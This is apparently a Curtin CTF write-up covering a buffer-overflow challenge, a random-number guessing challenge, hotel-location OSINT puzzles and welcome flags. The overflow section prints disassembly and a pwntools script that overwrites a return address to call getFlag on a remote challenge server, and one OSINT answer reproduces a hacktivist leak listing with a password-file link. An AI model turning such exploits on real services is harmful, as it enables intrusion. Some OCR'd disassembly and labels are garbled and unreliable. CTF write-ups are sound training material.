Flag: CURTIN\_CTF{7H3\_F1RS7\_P53UD0}

## Classic Buffer Overflow

Challenge    7 Solves    X

# Classic Buffer Overflow

400

Can you overflow it this time?

Note: We've added additional helper to get things going.  
To get the flag connect here!!

```
nc 3.26.44.175 3336
```

Author: @darkraicg492

[challenge.bin](#)

[Flag](#)    [Submit](#)

Open the challenge as radare2 (Can use anything gdb also fine as long as it have address)

```
(osiris㉿ALICE) [~/Downloads/CTF/curtin/pwn/classic]$ r2 --binary challenge.bin
[0x004010f0]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x004010f0]> afl
0x004010f0 1 38      entry0
0x00401130 4 33    -> 31  sym.deregister_tm_clones
0x00401160 4 49    -> 32  sym.register_tm_clones
0x004011a0 3 33    -> 32  sym.__do_global_dtors_aux
0x004011d0 1 6      entry.init0
0x004012b8 1 13     sym._fini
0x00401248 1 59     sym.getInput
0x004010d0 1 11     sym.imp.gets
0x004010b0 1 11     sym.imp.printf
0x00401120 1 5      sym._dl_relocate_static_pie
0x00401283 3 50     main
0x00401090 1 11     sym.imp.puts
0x004011d6 1 114    sym.getFlag
0x004010e0 1 11     sym.imp.fopen
0x004010c0 1 11     sym.imp.fgets
0x004010a0 1 11     sym.imp.fclose
0x00401000 3 27     sym._init
0x00401030 2 31    -> 28  fcn.00401030
0x00401040 1 15     fcn.00401040
0x00401050 1 15     fcn.00401050
0x00401060 1 15     fcn.00401060
0x00401070 1 15     fcn.00401070
0x00401080 1 15     fcn.00401080
[0x004010f0]> |
```

Some interesting function 'sym.getFlag' it could be a flag function.

```
[0x004010fe] pdf @ sym.getFlag
- 114: sym.getFlag()
  ; var char *s @ rbp-0x30
  ; var file*stream @ rbp-0x8
  helics
  0x004011d6 f30flefa endbr64
  0x004011da 55 push rbp
  0x004011db 4889e5 mov rbp, rsp
  0x004011de 4883ec30 sub rsp, 0x30
  0x004011e1 48d8d51f0e00 lea rax, [0x00402008]
  0x004011e9 4889c6 mov rsi, rax
  0x004011e2 488d011e00 lea rax, str.flag.txt
  0x004011e0 488d01170e00 lea rax, str.flag.txt
  0x004011f3 4889c7 mov rdi, rax
  0x004011f6 e85f0fff call sym.imp.fopen
  0x004011fb 488945f8 mov qword [stream], rax
  0x004011ff 488b55f8 mov rdx, qword [stream]
  0x00401203 488d45d0 lea rax, []
  0x00401207 be1b000000 mov esi, 0x1b
  0x0040120c 4889c7 mov rdi, rax
  0x0040120f e8acf0fff call sym.imp.fgets
  0x00401214 488b45f8 mov rax, qword [stream]
  0x00401218 4889c7 mov rdi, rax
  0x0040121b e880fe0fff call sym.imp.fclose
  0x00401220 488d45d0 lea rax, []
  0x00401224 4889c6 mov rsi, rax
  0x00401227 488d05ea0d00 lea rax, str._n_nCongratulation____nHere_is_your_flag__n_s
  ; 0x402018 ; "\n\nCongratulation!!!\nHer
e is your flag!\n%s"
  0x0040122e 4889c7 mov rdi, rax ; const char *format
  0x00401231 b800000000 mov eax, 0
  0x00401236 e875feffff call sym.imp.printf ; int printf(const char *format)
  0x0040123b c705172e0000 mov dword [obj.flagged], 1 ; [0x40405c:4]=0
  0x00401245 90 nop
  0x00401246 c9 leave
  0x00401247 c3 ret

[0x004010fe] >
```

Looking at the getFlag function the address 0x004011e9 will locate the flag.txt.

Now we get the address. Proceed with calling the `getFlag`.

```
from pwn import *
context.bits=64
e = ELF('./challenge.bin')

#p=process(e.path)
p=remote('3.26.44.175',3336)

overwrite=b"A"*40
addr=0x004011d6

payload=overwrite
payload+=p64(addr)

#p.sendline("Wang")
p.sendline(payload)
p.interactive()
```

```
[osiris@ALICE]-(~/Downloads/CTF/curtin/pwn/classic]
$ python solver.py
[*] '/home/osiris/Downloads/CTF/curtin/pwn/classic/challenge.bin'
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX disabled
PIE:      No PIE (0x400000)
RWX:      Has RWX segments
[+] Opening connection to 3.26.44.175 on port 3336: Done
[*] Switching to interactive mode
Overflow me to get the flag:
gets(0x7ffe5f45cee0, 0x7ffe5f45d028, 0x7ffe5f45d038, 0x403e18) = 0x7ffe5f45cee0
printf("\nYour input: %s\n", "AAAAAAAAAAAAAAAAAAAAAAA"...) = 57
fopen("flag.txt", "r") = 0xe5b2c0
fgets("CURTIN_CTF{B4S1C_0V3RF10W}", 27, 0xe5b2c0) = 0x7ffe5f45ced8
fclose(0xe5b2c0 <no return ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
[*] Got EOF while reading in interactive
$
```

Flag: CURTIN\_CTF{B4S1C\_0V3RF10W}

### Let The Random Games Begin 3

Challenge    31 Solves    X

## Let The Random Games Begin 3

400

It bigger, better and stronger!!!  
Are you able to guess the sequence that is required to get the flag?  
To get the flag connect here!!

```
nc 3.26.44.175 3339
```

Author: @darkraicg492

 challenge.bin

Same as Random 2. But the seed doesn't show. We just need to force the number first. Then manually enter the value.

```
The random number is 300232800
You guessed it right!!! 4 more guesses to go
Enter your guess: 466107400
466107400

The random number is 466107400
You guessed it right!!! 3 more guesses to go
Enter your guess: 1163085587
1163085587

The random number is 1163085587
You guessed it right!!! 2 more guesses to go
Enter your guess: 1078765371
1078765371

The random number is 1078765371
You guessed it right!!! 1 more guesses to go
Enter your guess: 2077396471
2077396471


The random number is 2077396471
Congratulations you got it right!
Here is your flag: CURTIN_CTF{I75_4LL_R4ND0M}
[osiris@ALTCE] ~ /Documents/BsaCtfTool ]
```

Flag: CURTIN\_CTF{I75\_4LL\_R4ND0M}

## OSINT

### Party All Night 1

By reverse search the image given, we will get an identical image with the one given and "Palm Green Hotel and Resort" seems to be the one with the picture. Then we just need to find the restaurant and the bar name which is highlighted below.



Palm Green Hotel and Resorts Resort ★★★

📍 Main, GT Karnal Rd, 21/30, Bakoli, 110036 Delhi, India Show on Map

🕒 39 km from Delhi Airport, Palm Green features poolside lawns, multi cuisine dining at Green Chilli and... Show More

**Property Description**

39 km from Delhi Airport, Palm Green features poolside lawns, multi cuisine dining at **Green Chilli** and the **trendy Savannah Bar**. Location: Palm Green Hotel and Resorts is located on Main GT Karnal Road, in Delhi. The hotel is 32 km from New Delhi Railway Station and 39 km from Indira Gandhi International Airport. The tourist places that the guest can visit are Splash The water park (3 km) and Just Chill Water and Fun Park (8 km). Room Amenities: The rooms and suites are elegant and offer the best amenities such as central air-conditioning, cubical shower, hairdryers, bathtub, LED, minibar, tea/coffee maker, Wi-Fi internet, electronic safe and bathrobe. Hotel Facilities: For lavish social events, the hotel offers sprawling lawns with poolside lawn and 2 indoor Grand Ball Room Banquets that can accommodate 50 to 2000 people. There are Conference Rooms and Business Centers fitted with necessary technology for corporate meetings, seminars, workshops and interviews. It also includes travel desk, party lawn, poolside lawn etc. Dining: Green Chilli, the multi-cuisine restaurant, serves a variety of meal options from midnight snacks to large breakfast spread. Savannah Bar offers a choice of connoisseur spirits, cocktails and non-alcoholic beverages.

1.6 / 5 Rating from third party

Train: Vishwavidyalaya Metro Station (20.5km) Meeting Room

Flag: CURTIN\_CTF{Green\_Chilli\_Savannah}


### Party All Night 3

By reverse image search the three bag from Party all Night – 2, we can get it from the review comment. Proceed to apply the date and website name.

#### Good stay

Rated **4.0** by Ilyas Shah . Solo Traveller . Feb 26, 2022

The place has spacious rooms, disciplined staff





Do you find this helpful?

Flag: CURTIN\_CTF{26\_Feb\_2022\_makemytrip.com}

# **Party All Night 4**

It's a challenge that connect to Party Night 1. Needed to find the nearest attraction place.  
After countless try and Countless view




```

Red Fort
Hauz Khas
Lotus Temple
Raj Ghat
Humayun's Tomb
Lodhi Gardens
Splash The water park
Just Chill Water and Fun Park
Adventure Island
Kashmiri Gate
Japanese Park
Dr. Ambedkar National Memorial
Bhalswa Horseshoe Lake
Fatehpuri Masjid
Jhandewala Devi Mandir
Roshanara Garden
Metro Vihar
Lord Shiva Temple Turkpur
Jama Masjid
Coronation Park
Lotus Temple
India Gate
Gurudwara Sri Bangla Sahib
Akshardham
Gandhi Smriti Museum
National Rail Museum
Dilli Haat INA
Shri Laxmi Narayan Temple (Birla Mandir)
Chandni Chowk
Gurudwara Bangla Sahib
Shri Laxmi Narayan Temple
Gandhi Smriti
Museum of Illusions
Sunder Nursery
Agrasen ki Baoli

```

At first I put underscore. Then try the letter only.



Flag: CTF\_CURTIN{Humayun's Tomb}

## The Leaked IP

try to use “ip for <http://79.179.206.211/>” and this appear.


A screenshot of a Google search results page. The search query is "location for ip http://79.179.206.211/". The results show a single search result from tgchannels.org. The result title is "Telegram-канал ganosecteam - GANOSEC TEAM: Unsorted". Below the title, it says "IP: 79.179.206.211 UserName: User Country: IL Zip Code: 3490002. Location: Haifa, Israel OS: Windows 10 Enterprise x64. Log date: 2023-05-13 05:32:40".

Below this, there is a screenshot of a Telegram message from the channel "Merusuh terkocak Cambodia 😂😂". The message contains a link to a file on Anonfiles: [https://anonfiles.com/48ceX7qdza/Password\\_txt](https://anonfiles.com/48ceX7qdza/Password_txt). The message also includes hashtags: #OpIsrael, #FreePalestine, #HacktivistIndonesia, #HacktivistPakistan, #HacktivistBangladesh, #HacktivistMalaysia, #HacktivistRussia, #HacktivistNigeria, #HacktivistPalestine, #KEPTEAM, #1915TEAM, #HacktivistAfghanistan, #TeamHEROX, #Anonfiles, #ANONYMOUS, and #AllHacktivistInTheWorld.

Flag: CURTIN\_CTF{Haifa}

## General

### Feedback!!!



Flag: CURTIN\_CTF{7H3\_F33B4CK\_T1M3}

### Welcome !!!

A screenshot of a challenge interface. It features a "Challenge" card with "87 Solves" and a close button. Below it, a large "Welcome !!!" message is centered. To its right is a point value of "50". Below the message is a descriptive text: "These points are on us. Copy this flag and paste it to get a feel of submitting flags." Underneath is the flag: "CURTIN\_CTF{W3LC0M3\_T0\_CURT1N\_CTF}". At the bottom, there are "Flag" and "Submit" buttons.

Good Game.

Flag: CURTIN\_CTF{W3LC0M3\_T0\_CURT1N\_CTF}

S3CR3T P4G3

***"The only way to do great work is to love what you do."***

**-Steve Jobs**